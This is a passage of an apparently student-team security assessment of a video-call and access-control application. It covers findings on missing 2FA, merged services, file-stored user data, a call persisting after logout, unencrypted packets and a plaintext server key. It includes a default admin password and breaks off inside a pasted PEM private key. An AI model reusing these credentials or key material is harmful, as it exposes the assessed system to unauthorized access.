
5.3.1. V03 - When registering new user, it doesn't require 2FA

Description	When registering new user, it doesn't require 2FA		
CIA	Integrity	Attack vector	Application Security Vulnerability
Approach	Design Review	Exploit technique	N/A

Vulnerabilities

- It doesn't require 2FA" is the lack of Two-Factor Authentication (2FA) during the user registration process. The weakness lies in not requiring an additional authentication factor when creating a new user account.
- By not implementing 2FA during user registration, it becomes easier for malicious attackers to gain unauthorized access by simply compromising the username and password.

CVSS Score	6.2	Severity	Medium



Consequence / Impact analysis

- **Weakened Authentication:** The absence of 2FA during user registration undermines the strength of the authentication process. This allows attackers with compromised username and password information to gain unauthorized access more easily, as they are not required to provide an additional authentication factor.
- **Increased Account Compromise Risk:** Without the added layer of security provided by 2FA, user accounts are at a higher risk of being compromised. Attackers can exploit this vulnerability to gain unauthorized access to sensitive information, perform fraudulent activities, or impersonate legitimate users.
- **Reduced User Trust and Confidence:** Failing to implement 2FA, especially when it is commonly expected for secure applications, can erode user trust and confidence. Users may perceive the application as less secure and may be reluctant to use it or share sensitive information.

- **Potential Data Breach:** The vulnerability increases the likelihood of a data breach, as unauthorized access to user accounts can lead to the exposure of personal information, confidential data, or sensitive resources. This can result in financial loss, reputational damage, or legal and regulatory consequences.

- **Compliance Issues:** Depending on the industry or regulatory requirements, the absence of 2FA during user registration may violate security and privacy standards. This can lead to compliance issues, potential fines, or legal repercussions.

Recommended mitigation


- **Implement Two-Factor Authentication (2FA):** Introduce a requirement for an additional authentication factor during the user registration process. This can include methods such as SMS-based verification codes, email verification links, authenticator apps, or hardware tokens. Enforcing 2FA adds an extra layer of security and reduces the risk of unauthorized access.

- **Regular Security Audits and Testing:** Conduct periodic security audits and penetration testing to identify any weaknesses or vulnerabilities in the authentication process.

Tools needed	N/A

Relative component / source code

- Register.cpp file / Register GUI



Proof of concept / How to attack

New registrations can be made without 2FA.


Procedure

- In the login window, click the "Register" button.
- Once everything is filled in, click the "Join Us" button.
- Registration is completed without 2FA.


5.3.2. V04 - Service application for backend server and video call application can be run in one application

Description	Service application for backend server and video call application can be run in one application		
CIA	Integrity	Attack vector	N/A
Approach	Design Review	Exploit technique	N/A
Vulnerabilities			

- If the service application and the video call application run in the same application, you are consolidating services with different functions and roles into one application, which can lead to integrity violations. It is a security risky design decision.
- This can lead to a variety of security issues, including authentication and authorization, data separation, update management, scalability, and isolation.
- These issues can lead to vulnerabilities that can be exploited, providing attackers with opportunities for system intrusion or data exfiltration.



CVSS Score	7.5	Severity	High



Consequence / Impact analysis

- **Data exposure:** When the service application and the video calling application run in a single application, the risk of data exposure can increase. A malicious user or attacker could exploit a vulnerability in the video calling application to gain access to sensitive data within the system.
- **Service disruption:** When the service application and the video calling application run in one application, a failure in one application can affect the other's functionality. This can cause the entire system to crash or reduce the availability of services.
- **Authentication and authorization vulnerabilities:** Running the service and video calling features together in one application can introduce vulnerabilities in authentication and authorization. A malicious user might be able to access your system or gain privileges through the video calling application.
- **Difficulty managing updates and patches:** When the service application and video calling application run as a single application, update and patch management can become more complex. Updates to other features can impact the entire application, leaving vulnerabilities unpatched.


Recommended mitigation

- **Application separation:** Consider separating the service application from the video call application and running them as separate applications. Each application runs with an independent security context, enabling more secure operations in terms of data separation, authorization, update management, and more.

Tools needed	N/A

Relative component / source code

- AccessControlServer.cpp / design document.



Mismatched between Design and implementation

Proof of concept / How to attack

Run access control server

Procedure:

- Run Application
- Login using admin / admin123
- Then, The application acts as an AC Server


5.3.3. V05 - User information is stored as file

Description	User information is stored as file		
CIA	Confidentiality	Attack vector	Filesystem Access
Approach	Design Review / Code Review	Exploit technique	File exposure

Vulnerabilities

- **Confidentiality risk:** If user information is stored in a file, it can be exposed if anyone has access to that file. If an attacker obtains the file, users' personal information, credentials, and more could be exposed.
- **Unauthorized modification risk:** User information stored in a file system is at risk of being maliciously modified by an attacker. If an attacker manipulates a file, the user's information could be tampered with or deleted, which could disrupt the normal operation of the service.

CVSS Score	7.5	Severity	High



Consequence / Impact analysis

- **Exposure of personal information:** If user information is stored in a file, exposing that file could reveal the user's personal information. This violates privacy laws and regulations, and can undermine user trust.
- **Exposure of credentials:** If a user's credentials stored in a file are exposed, an attacker could exploit that information to gain unauthorized access to the system or perform other fraudulent activities. This can reduce the security of your system and lead to privilege violations and other issues.

- **Data tampering and deletion:** If an attacker is able to modify files, user information may be tampered with or deleted. This compromises the integrity of user data and can disrupt the normal operation of the service.

- **Reduced service availability:** If something happens to user information stored in the file system, it can reduce the availability of the service. If the service becomes inaccessible due to file corruption, access issues, etc., users will be limited in their use of the service.

Recommended mitigation

- **Use a database:** Use a database to securely manage user information instead of files. Databases offer a variety of security features, including encryption, access control, backup, and recovery, to improve the safety of user information.


- **Periodic auditing and monitoring:** Establish a monitoring system that periodically audits files that store user information and detects anomalies. This allows for early detection and response to vulnerabilities or exploitation attempts.

- **Access control:** Set up strict access controls for user information stored in files. Configure permission settings so that only users with the necessary permissions can access the file. This prevents illegal access and increases the safety of user information.

Tools needed	N/A

Relative component / source code

- Data file : data.dat



- Relative source code : filemanager.cpp

```
8    #define DATA_FILE_NAME "data.dat"
```

```
bool LoadData(TRegistration* data, int idx)
{
    Json::Value root = load_encrypted_json(std::string(DATA_FILE_NAME));

    if (root.size() <= idx)
        return false;

    Json::Value user = root[idx];

    strncpy_s(data->email, user[STR_EMAIL].asString().c_str(), 128);
    strncpy_s(data->ContactID, user[STR_CONTACT_ID].asString().c_str(), 128);
    strncpy_s(data->password, user[STR_PASSWORD].asString().c_str(), 128);
    strncpy_s(data->lastName, user[STR_LAST_NAME].asString().c_str(), 128);
    strncpy_s(data->firstName, user[STR_FIRST_NAME].asString().c_str(), 128);
    strncpy_s(data->Address, user[STR_ADDRESS].asString().c_str(), 256);
    strncpy_s(data->LastIPAddress, user[STR_IPADDRESS].asString().c_str(), 512);
    strncpy_s(data->LastRegistTime, user[STR_LASTACCESS].asString().c_str(), 512);
    strncpy_s(data->LastPasswordChange, user[STR_LASTPASSWORDCHANGE].asString().c_str(), 512);
```

- Team2's Design Document

Implementations

- Store Password and user information securely
  - The user password hash is generated using SHA256
- user information stored to AES256 encrypted file in server
- 2 Factor Authentication:
  - token code requested when user login
  - Server send token code(8 random character) to registered user email
  - token will be expired 2 minute
  - login done if otken code and password are correct
- Network security
  - use SSL/TLS for server and client communication

Proof of concept / How to attack

With CodeView, you can see that when you load data to the server, it's reading from a specific file.

Procedure:

- Check user information stored method from team2's design document.
- With code review, you can get data file's name.
- Observe that the loaddata function in the filemanager.cpp file uses DATA_FILE_NAME to read the user information.

5.4. Runtime Analysis

In conducting the runtime analysis with a focus on security, I followed a systematic approach to evaluate the system's security aspects. The evaluation activities were organized to ensure a comprehensive assessment of the system's security posture and identify potential vulnerabilities.

Deciding which elements to evaluate:

The decision to evaluate these elements was based on their potential impact on the system's security and the likelihood of exposing sensitive information. Video call persistence after log out raised concerns about proper termination of connections and potential unauthorized access. Insecure video call packet data highlighted the need to ensure confidentiality and integrity of transmitted information. The storage of server private key and certificate as plain text represented a significant risk to the system's security and could potentially lead to unauthorized access.

Selecting security evaluation techniques:

To evaluate these elements, I employed various security evaluation techniques. The selection of techniques was driven by the objective of identifying vulnerabilities and assessing the system's security controls.

- Dynamic Analysis: I performed a runtime analysis of the video call feature by simulating the login process, initiating a video call, and logging out. This involved monitoring network traffic, session management, and data transmission to identify any persistence issues or unexpected behavior.
- Traffic Analysis: I used Wireshark to capture and analyze network traffic during video calls. By inspecting packet headers and payloads, I assessed the security of the video call packet data, including encryption, integrity protection, and adherence to secure protocols.
- Code Review: I conducted a thorough review of the system's codebase, focusing on the implementation of the video call feature and the storage of sensitive information such as the server private key and certificate. This allowed for the identification of potential security vulnerabilities or flaws, such as improper handling of connections, insecure storage practices, or lack of encryption mechanisms.

Verifying results and prioritizing found issues:

To verify the results, I cross-referenced the findings from each evaluation technique, ensuring consistency and reliability. I assessed the severity and potential impact of each identified issue to prioritize them effectively.

Issues were prioritized based on their potential consequences and risk to the system's security. For instance, the storage of the server private key and certificate as plain text represented a critical vulnerability with severe potential consequences, whereas the video call persistence after log out was classified as a high-impact issue affecting user privacy and security.

By documenting the findings, including detailed descriptions, potential impacts, and recommended mitigation measures, stakeholders gained a clear understanding of the identified security issues and their relative importance.

5.4.1. V06 - Video call is still connected after log out

Description	Video call is still connected after log out


Vulnerabilities

- Improper Integration: The logout functionality and video call feature might not be correctly integrated, leading to the video call not being terminated as expected when the user logs out.
- Unhandled Exceptions: Technical issues or unhandled exceptions in the application's code could prevent the proper execution of video call termination routines during the logout process.

CVSS Score	6.6	Severity	Medium

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 7.8
Impact Subscore: 5.9
Exploitability Subscore: 1.8
CVSS Temporal Score: 6.6
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 6.6

Show Equations

CVSS v3.1 Vector
AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:U/RC:U

Consequence / Impact analysis

- **Privacy Breach:** Sensitive information shared during an ongoing video call could be accessed by unauthorized individuals, leading to potential privacy breaches and data exposure.
- **Unauthorized Activity:** If unauthorized individuals gain access to an active video call, they may misuse the platform to engage in unauthorized activities or eavesdrop on conversations.
- **User Confusion:** Users may become confused or frustrated when they believe they have successfully logged out but find that the video call remains active, leading to a negative user experience.

Recommended mitigation


- **Urgent Fix:** The platform or application's technical team should prioritize fixing the improper video call termination issue to ensure users' privacy and data security.

- **Thorough Testing:** Comprehensive testing should be performed to identify any other potential vulnerabilities related to video call termination and ensure proper integration of logout functionality.

Proof of concept / How to attack

Procedure:

- User logs in to the platform or application that supports video calls. Once logged in, the user initiates a video call with another user or a group of users. The video call is successfully established, allowing participants to see and hear each other in real time.
- After the video call is in progress, the user decides to log out from the platform. The user clicks on the logout button, expecting the video call to terminate simultaneously. However, contrary to expectations, the video call remains connected and continues to function normally.




5.4.2. V07 - Video call packet data is not secured

Description	Video call packet data is not secured

Vulnerabilities

- Lack of Encryption: The absence of encryption for video call packet data makes it susceptible to interception and unauthorized access. Without encryption, the content can be easily understood by anyone with access to the network.
- Absence of Authentication: The absence of authentication mechanisms allows unauthorized individuals within the same local network to potentially access and intercept video call packet data.

CVSS Score	7.0	Severity	High



Consequence / Impact analysis

- **Privacy Breach:** Unauthorized access to video call packet data exposes sensitive information shared during the call, compromising the privacy of the participants and potentially leading to legal or ethical consequences.
- **Data Manipulation:** If packet data is tampered with or modified, it can lead to the distortion or manipulation of audio and video content, potentially causing misunderstandings or miscommunications.
- **Reputation Damage:** Inadequate security measures for video call packet data can result in a loss of trust from users or stakeholders, leading to reputational damage for the platform or application.

Recommended mitigation

- **Encryption:** Implement robust encryption protocols such as Secure Real-Time Transport Protocol (SRTP) or Transport Layer Security (TLS) to encrypt the video call packet data during transmission, ensuring confidentiality and preventing unauthorized access.


- **Authentication:** Employ authentication mechanisms to verify the identities of participants and restrict access to the video call, ensuring that only authorized parties can join the communication.

- **Secure Network Infrastructure:** Implement secure network configurations, such as virtual private networks (VPNs) or secure Wi-Fi networks, to protect video call packet data from interception or unauthorized access.

Proof of concept / How to attack

Procedure:

- We can read the packet data through wireshark.
- Video call packet data is not secured, and this can pose potential risks to the confidentiality and integrity of the transmitted information. In the context provided, the IP addresses involved in the video call are as follows: the local IP address is 192.168.0.212, and the remote party's IP address is 192.168.0.233.



536	0.947418	192.168.0.233	192.168.0.212	TCP	60 10000 → 55226 [PSH, ACK] Seq=349783 Ack=245842 Win=8212 Len=4 [TCP segment of a reassembled PDU]
537	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=349787 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
538	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=351247 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
539	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=352707 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
540	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=354167 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
541	0.947471	192.168.0.212	192.168.0.233	TCP	54 55226 → 10000 [ACK] Seq=245842 Ack=355627 Win=1026 Len=0
542	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=355627 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
543	0.947499	192.168.0.233	192.168.0.212	TCP	946 10000 → 55226 [PSH, ACK] Seq=357087 Ack=245842 Win=8212 Len=892 [TCP segment of a reassembled PDU]
544	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=357979 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
545	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=359439 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
546	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=360899 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
547	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=362359 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
548	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=363819 Ack=245842 Win=8212 Len=1460 [TCP segment of a reassembled PDU]
549	0.947499	192.168.0.233	192.168.0.212	TCP	946 10000 → 55226 [PSH, ACK] Seq=365279 Ack=245842 Win=8212 Len=892 [TCP segment of a reassembled PDU]


5.4.3. V08 - Server private key and certificate were stored as plain text in project folder

Description	Server private key and certificate were stored as plain text in project folder

Vulnerabilities

- **Plain Text Storage:** Storing the private key and certificate in plain text allows anyone with access to the project folder to read and misuse them. This exposes the sensitive information to unauthorized access and potential attacks.
- **Lack of Encryption:** Without encryption, the private key and certificate are not adequately protected, making them susceptible to unauthorized extraction or modification.

CVSS Score	8.1	Severity	High



Consequence / Impact analysis

- **Unauthorized Access:** Storing the private key and certificate as plain text increases the risk of unauthorized individuals obtaining access to the server, potentially leading to unauthorized access to encrypted communications, data theft, or impersonation.
- **Data Manipulation:** If the private key or certificate is tampered with, it can result in the manipulation or unauthorized modification of encrypted communications, compromising the integrity and authenticity of the server's interactions.
- **Loss of Trust:** Inadequate protection of the private key and certificate can result in a loss of trust from users or stakeholders, impacting the reputation of the server and its associated services.

Recommended mitigation

- **Secure Storage:** Private keys should be encrypted using strong encryption algorithms and stored in secure locations, such as dedicated hardware security modules or encrypted key vaults. Certificates should be stored separately from the private key to minimize the impact of a compromise.

- **Access Controls:** Implement strict access controls and permissions for the private key and certificate files. Only authorized individuals who require access should be granted permissions, and regular audits should be conducted to monitor and track access to these sensitive files.

Proof of concept / How to attack

Procedure:

- Server private key and certificate were stored as plain text in project folder


```
-----BEGIN PRIVATE KEY-----
MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBANyoi2CcMValcLf2
sBPgHPcZJfQDAz4a+tm3hXbRbRWD4tKl7n4VRni+oyWLK0OvDwfq67MHYu6LAW6f
EXuOngiwqYgS3j+qROCwUt3vVpVtGFUjnBM60bDxSmHdATNu6ht8iK/VunCQi6vu
